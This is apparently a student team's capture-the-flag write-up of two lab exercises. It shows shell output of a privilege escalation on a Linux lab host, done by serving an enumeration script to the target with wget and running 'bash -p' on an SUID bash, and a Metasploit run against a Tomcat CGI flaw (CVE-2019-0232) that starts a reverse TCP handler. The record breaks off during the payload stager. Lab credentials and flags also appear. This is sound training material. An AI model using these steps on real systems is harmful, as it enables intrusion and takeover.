PSP0201
WEEK 4
WRITE UP

Group Name : Espada

Student ID	Name
1211103094	Muhammad Irfan Bin Zulkifli
1211103424	Muhammad Afiq Danish Bin Sunardi
1211103147	Ahmad Haikal Bin Emran

Day 11 - Networking - The Rogue Gnome

Q1: What type of privilege escalation involves using a user account to execute commands as an administrator?
Answer: Vertical privilege escalation
Because the attacker or hacker get more permission with an existing account they hold.

Q2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?
Answer: Vertical privilege escalation
Because the attacker or hacker get more permission with an existing account they hold.

Q3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?
Answer: Horizontal privilege escalation
The attacker expands their privilege by taking other account and misuse the privilege that granted on that user for their own benefit.

Q4: What is the name of the file that contains a list of users who are a part of the sudo group?
Answer: sudoers

Q5: What is the Linux Command to enumerate the key for SSH?
Answer: find / -name id_rsa 2> /dev/null


Q6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?
Answer: Chmod +x find.sh

Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?
Answer: python3 -m http.server 9999

Q8: What are the contents of the file located at /root/flag.txt?


Answer: thm{2fb10afe933296592}

We use SSH to log into our vulnerable machine in this case is 10.10.45.190. We use provided password which is aoc2020




```
┌──(kali㉿kali)-[~]
└─$ ssh cmnatic@10.10.45.190
The authenticity of host '10.10.45.190 (10.10.45.190)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc
.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.45.190' (ED25519) to the list of known host
s.
cmnatic@10.10.45.190's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)
```

Once we get into our vulnerable machine, we download LinEnum.sh script to our local machine which is this time we use Kali Linux. LinEnum.sh is a script that used to enumerate to collect information from our vulnerable machine.




```
┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.
sh
--2022-06-27 09:59:05--  https://raw.githubusercontent.com/rebootuser/LinEnum
/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.10
8.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
08.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: ‘LinEnum.sh’

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0.07s

2022-06-27 09:59:06 (629 KB/s) - ‘LinEnum.sh’ saved [46631/46631]
```

After that, we use python3 to turn our machine into web server so that we can download our script file which is LinEnum.sh to our vulnerable machine.




```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.45.190 - - [27/Jun/2022 11:00:00] "GET /LinEnum.sh HTTP/1.1" 200 -
█
```

Next, on the terminal where we already connected to the vulnerable machine, we upload the LinEnum.sh file there using `wget http://10.8.94.82:8080/LinEnum.sh` . 10.8.94.82 is our IP address when get connected to THM using openvpn.




```
Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ wget http://10.8.94.82:8080/LinEnum.sh
--2022-06-27 14:59:59--  http://10.8.94.82:8080/LinEnum.sh
Connecting to 10.8.94.82:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K   118KB/s    in 0.4s

2022-06-27 15:00:00 (118 KB/s) - 'LinEnum.sh' saved [46631/46631]

-bash-4.4$ chmod +x LinEnum.sh
-bash-4.4$ .
```

After that, we use `chmod +x LinEnum.sh` command to make the script file executable. Next, we execute the script.




```
-bash-4.4$ chmod +x LinEnum.sh
-bash-4.4$ .
```




```
-bash-4.4$ ./LinEnum.sh
```

Once we execute the file, we get a lot of information that we actually do not need. In this case we use SUID command to find the machine for executable with SUID permission set. The command is: `find / -perm -u=s -type f 2>/dev/null`




```
-bash-4.4$ chmod +x LinEnum.sh
-bash-4.4$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Mon Jun 27 15:02:52 UTC 2022
```




```
Last login: Mon Jun 27 14:57:00 2022 from 10.8.94.82
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
```

After that, we can run command whoami to see our privilege. Then we use `bash -p` to escalate our privilege to root. Then, we run cat /root/flag.txt so that we get to know the flag which is `thm{2fb10afe933296592}`.



```
-bash-4.4$ whoami
cmnatic
-bash-4.4$ bash -p
bash-4.4# whoami
root
```



```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
```

Thought process / methodology:

We use SSH to log into our vulnerable machine in this case is 10.10.45.190. We use provided password which is aoc2020. Once we get into our vulnerable machine, we download LinEnum.sh script to our local machine which is this time we use Kali Linux. LinEnum.sh is a script that used to enumerate to collect information from our vulnerable machine. After that, we use python3 to turn our machine into web server so that we can download our script file which is LinEnum.sh to our vulnerable machine. Next, on the terminal where we already connected to the vulnerable machine, we upload the LinEnum.sh file there using `wget http://10.8.94.82:8080/LinEnum.sh`. 10.8.94.82 is our IP address when get connected to THM using openvpn. After that, we use `chmod +x LinEnum.sh` command to make the script file executable. Next, we execute the script. Once we execute the file, we get a lot of information that we actually do not need. In this case we use SUID command to find the machine for executable with SUID permission set. The command is: `find / -perm -u=s -type f 2>/dev/null.` After that, we can run command whoami to see our privilege. Then we use `bash -p` to escalate our privilege to root. Then, we run cat /root/flag.txt so that we get to know the flag which is `thm{2fb10afe933296592}`.


Day 12 - Networking - Ready, set, elf.

Tools used: Attackbox, Firefox, Metasploit.

Q1: What is the version number of the web server?


Answer: 9.0.17

We scan the given machine IP address using NMAP to get the port that connected to the web server which is port 8080.



```
root@ip-10-10-84-6:~# nmap 10.10.115.13

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-30 15:34 BST
Nmap scan report for ip-10-10-115-13.eu-west-1.compute.internal (10.10.115.13)
Host is up (0.00050s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:58:C5:FA:AE:95 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 17.49 seconds
root@ip-10-10-84-6:~#
```

With the IP address given and the port number we just get, we search it at the search bar and landed on the apache Tomcat website which is open source software. We can see the version number is 9.0.17



Apache Tomcat/9.0.17

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To

Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
`$CATALINA_HOME/conf/tomcat-users.xml`
In Tomcat 9.0 access to the manager application is split between different users.


Documentation
Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki
Find additional important configuration

Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

Q2: What CVE can be used to create a Meterpreter entry onto the machine? (Format:CVE-XXXX-XXXX)

Answer: CVE-2019-0232

We then search for apache Tomcat 9.0.17 CVE to find if there is vulnerabilities on this open source. Then we found the CVE which is CVE-2019-0232



TOTAL CVE Records: 179242

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG is underway and will last up

NOTICE: Changes coming to CVE Record Format JSON and CVE List Content Downloa


HOME > CVE > CVE-2019-0232

CVE-ID	
CVE-2019-0232	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 ar due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enable (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus ' (https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes	

Q3: What are the contents of flag1.txt


Answer: thm{whacking_all_the_elves}

We then use metasploit to find the flag using the vulnerability of that web server had.




```
msf5 > windows/http/tomcat_cgi_cmdlineargs
[-] Unknown command: windows/http/tomcat_cgi_cmdlineargs.
This is a module we can load. Do you want to use windows/http/tomcat_cgi_cmdline
args? [y/N]   y
```

We then set the LHOST (our machine IP address), RHOST (target machine IP address), and TARGETURI (target URL). In this case, we are given CGI script which is elfwhacker.bat file.




```
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST
LHOST => 10.10.84.6
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.115.13
RHOST => 10.10.115.13
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.1
15.13/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.115.13/cgi-bin/elfwhacker.bat
```

We then use exploit command to start the exploitation.




```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > exploit

[*] Started reverse TCP handler on 10.10.84.6:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
